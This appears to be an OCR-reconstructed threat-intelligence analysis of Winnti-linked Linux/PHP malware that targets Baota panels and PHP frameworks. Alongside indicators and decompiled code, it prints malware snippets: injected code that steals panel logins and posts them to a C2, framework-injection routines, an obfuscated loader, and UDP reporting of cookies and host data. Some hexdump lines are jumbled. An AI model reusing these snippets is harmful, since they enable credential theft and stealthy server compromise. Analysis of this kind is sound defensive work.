
```
export OLD=$PATH; export PATH=/usr/lib/; php-fpm; export PATH=$OLD;
```

Observed Download URLs and MD5

URL	MD5
`172.247.127[.]210/v10/php-fpm`	`ac290ca4b5d9bab434594b08e0883fc5`
`v6.thinkphp1[.]com/v11/php-fpm`	`ac290ca4b5d9bab434594b08e0883fc5`


URL	MD5
v20.thinkphp1[.]com/static/v20/php-fpm	ac290ca4b5d9bab434594b08e0883fc5

The **ac290ca4b5d9bab434594b08e0883fc5** sample closely resembles the one exposed by BlackBerry, with additional functionality for updating C2 configurations and samples. The C2 configurations are encrypted with **rolling XOR** (key: CB2FA36AAA9541F0) and decrypt to: 156.251.163[.]120



```
{
  get_mac(_ver_magic, argv, envp);
  daemon(1LL, 0LL);
  init_crc_table(1LL);
  v3 = getpid(1LL);
  HidePidPort(1LL, v3);
  for ( i = 0; i <= 2; ++i )
    HidePidPort(3LL, (unsigned int)DecRemotePort[i]);
  HidePidPort(3LL, 6006LL);
  HidePidPort(7LL, 6006LL);
  v4 = ntohs(6006LL);
  bypass_iptables(14, v4);
  v5 = ntohs(6006LL);
  bypass_iptables(15, v5);
  pthread_create(v7, 0LL, MainThread, 0LL);
  pthread_create(v7, 0LL, UdpThread, 0LL);
  pause(v7);
}
```


The IP has since become inactive, but historical evidence confirms it previously responded to Winnti network requests, indicating its role as a legitimate Winnti C2.



```
00000000  cd cb 00 ba 41 33 36 41  41 41 39 35 24 31 46 30   ....A36A AA95$1F0
00000010  43 42 32 46 41 33 36 41                            CB2FA36A
    00000000  7f 1d db 27 49 33 36 41  41 41 39 35 24 31 46 30   ...'I36A AA95$1F0
    00000010  43 42 32 46 41 33 36 41                            CB2FA36A
    00000018  0f 2b 5c 33 39 7c 7d 41                            .+\39|}A
00000018  26 b4 37 16 f5 32 36 41  41 41 39 35 34 31 46 30   &.7..26A AA9541F0
00000028  bc bd cd b9 41 33 34 41                            ....A34A
00000030  0f 2b 5c 33 39 33 36 41  41 41 39 35 34 31 46 30   .+\3936A AA9541F0
```

0x02: `bt_modify` Task

The **`bt_modify`** task targets Baota (BT) panels, performing two primary functions: `find_all` and `do_midify`.




```
function do_modify_bt()
{
    $info=new bt_info();
    if($info->find_all())
    {
        $result=task_worker::post_bt($info);
        echo "[bt_info] find bt success,post return $result<br>\n";
    }else
    {
        echo "[bt_info] find bt fail<br>\n";
        return false;
    }

    $modify=new bt_modify();
    if( $modify->do_modify() )
    {
        echo "[bt_modify] modify success<br>\n";
        $modify->clear_backup_files();
        return true;
    }
    return false;
}
```

find_all

Collects sensitive information, compresses and uploads the data to the C2 server.

admin_path	bt_apass	basic_auth	basic_pass	basic_user
bt_clients	crontabs	databases	bt_dir	bt_domain
bt_ftps	bt_https	bt_mobile	mysql_root	bt_pass_md5
bt_passwd	phpmyadmin	bt_port	bt_sites	bt_sites_path
bt_ssh	bt_user_md5	bt_username		


The traffic generated during this process is URL-encoded and compressed. Using tools like CyberChef (URL decode + raw inflate) allows for data reconstruction.



```
POST /bt?i1=0&hid=0&s1=cli&v1=8.0.26&hver=Linux+kali+6.1.0-kali5-amd64+
%231+SMP+PREEMPT_DYNAMIC+Debian+6.1.12-1kali2+%282023-02-23%29+x86_64&os=Linux&gz=1&t=all HTTP/1.1
Host: v6.thinkphp1.com
Connection: close
Content-Length: 611
Content-type:application/x-www-form-urlencoded

data=%5D%91%CBn%C3+
%10E%FF%85eU%29%21%7E6%DBJU%17%5Dv%19%C9%1A%1B%2C%A8%CC%A30%8E%95V%FD%F7b%B0J%1D%16H%F7%CC%1D%E6%C17%E9%
B1c%D2%913%B9%1C%96e%B9%1C%3CwW%EE%C8%E3%1A%F0%12%B9%EF%2C%A0%C8%F1p9c0%19%04%A2%F5%E4L%A3%00%A6%A4%CEn%
5E%8C%C3%13%F4%7DrZ%E30%E0%A2%3C%D54%11f%14H%1DX%92s%28%ACA%F1%00%E2C%5B%1Ax%BF%18%C7%02%7D%D8N%B6w%8AU%
[redacted]
%8E%CDxJnu%F3%9FS%17%E7%DF%B5%A9L%2F%A7%B5u%DA%D6%94%96eQ%95U%8A%C0V%ED%AB%12%EC%FD%F5%E5%D9%BE%7DX%84%E
3u%5B%B0%17w%CD%C1%8Cb7%06%03%84%10%E2%B9%E51%EE%7C%13%C3%24%B9%C6%A0%F5%3CM%898%A3C%CA%7F%14%FF1%E9%9F_
```

do_modify

Modifies critical BT panel files such as `init.py`, `public.py`, and `userlogin.py`, chieves objectives like: credential theft, token harvesting, exposing sensitive assets.




```
$changed=$this->modify_init();
$changed|=$this->modify_public();
$changed|=$this->modify_files();
$changed|=$this->modify_config();
$changed|=$this->modify_panelSSL();
$changed|=$this->modify_userlogin();
```

```
'/BTPanel/__init__.py';
'/class/public.py';
'/class/ssh_terminal.py';
'/class/files.py';
'/class/config.py';
'/class/panelSSL.py';
'/class/userlogin.py';
```


Key Modifications

- **Credential theft**: Inserts code to extract login credentials and tokens.



```
$ref_lines="if not public.password_expire_check():";
$code_lines="try:public.writeFile('{$this->save_file_dir}/mauth', json.dumps({'username':post.username,'password':post.password}))\nexcept:pass";
if($file->find_lines_pos($code_lines))return false;
if( $file->find_lines_pos($ref_lines) && !$file->insert_lines_before($code_lines,$ref_lines,0,-4))
 $code_lines=[
     "try:public.httpPost({$this->api_url_code}+'?t=token', {'username':self.en_code_rsa(get.username),'password':self.en_code_rsa(get.password)})",
     "except:pass"
     ];
 if($file->find_lines_pos($ref_lines)&&!$file->find_lines_pos($code_lines) && !$file->insert_lines_after($code_lines,$ref_lines))
```


- **Asset exposure**: Alters configuration to expose sensitive assets.



```
$ref_lines="if request.path in ['/service_status','/favicon.ico','/task','/system','/ajax','/control','/data','/ssl']:";
$code="if request.path in ['/service_status','/favicon.ico','/task','/system','/ajax','/control','/data']:";
if($file->find_lines_pos($ref_lines) && !$file->find_lines_pos($code) && !$file->replace_lines($code,$ref_lines))
```

0x03: `php_modify` Task


The **`php_modify`** task targets popular PHP frameworks such as ThinkPHP, Yii, Laravel, and Dedecms, injecting malicious code for further payload execution.



```
if($this->only_for_serverA)return $this->modify_serverA($dir,$is_remove);
$this->replace_worker($dir,$is_remove);
if($this->replace_tp3($dir,$is_remove))return true;
if($this->replace_tp5($dir,$is_remove))return true;
if($this->replace_tp6($dir,$is_remove))return true;
$this->replace_tp_fade_db($dir,$is_remove);
if($this->replace_yii($dir,$is_remove))return true;
if($this->replace_laravel($dir,$is_remove))return true;
if($this->replace_rainbow($dir,$is_remove))return true;
if($this->replace_app_sign($dir,$is_remove))return true;
if($this->replace_composer($dir,$is_remove))return true;
if($this->replace_dedecms($dir,$is_remove))return true;
if($this->replace_amazon_shop($dir,$is_remove))return true;
```

Modification Logic

- Searches for predefined `$ref_line` locations in the PHP framework code, inserts the **`v11_code`** at these locations.
- If no `$ref_line` matches, appends `v11_code` to the end of the file.




```
$save_data=$code_file->to_string();
$ref_lines="Storage::connect(STORAGE_TYPE);";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="Hook::listen('app_init');";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="\$this->hook->listen('app_init');";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="\$this->load();";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="static::checkSapiEnv();";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="\$this->bootstrap();";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);
$ref_lines="return 'think\\DbManager';";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_before($this->v11_code,$ref_lines);
$ref_lines="\$this->pdo->exec(\"SET NAMES {\$charset}\");";
if($code_file->find_lines_pos($ref_lines))$code_file->insert_lines_after($this->v11_code,$ref_lines);

if( $save_data==$code_file->to_string() )
{
    $code_file->append_lines($this->v11_code);
}
```

v11_code Structure

The `v11_code` consists of three parts:

1. **`v11_begin`**: `b11st=0;`
2. **`PHPCODE_MAIN`**: Encodes a `l0ader` function.


3. **v11_end**: `b11end=0;`



```
const PHPCODE_MAIN='
$l0ader=function()
{
    $b65="bas"."e64_dec"."ode";$s=$_REQUEST;$l1i=isset($s["d2"])?$l1i=@$
    $tmpdir=sys_get_temp_dir();
    $hidfile=$tmpdir."/sess_0eiudbrorkdadhip90v9jmjhid";
```


The **l0ader** function has two primary roles:

1. **Reporting**
   - Sends host information and page access parameters via UDP to `v6.thinkphp1[.]com:9988`.



```
$ud=array("pm".chr(1).chr(15),$hid,gethostname(),php_sapi_name(),phpversion(),
$uid,$user,php_uname(),getcwd(),
@$s["SCRIPT_FILENAME"],@$s["HTTP_HOST"],@$s["REQUEST_URI"],@$s["HTTP_COOKIE"]);
$ud=substr(implode(chr(0),$ud),0,1440);
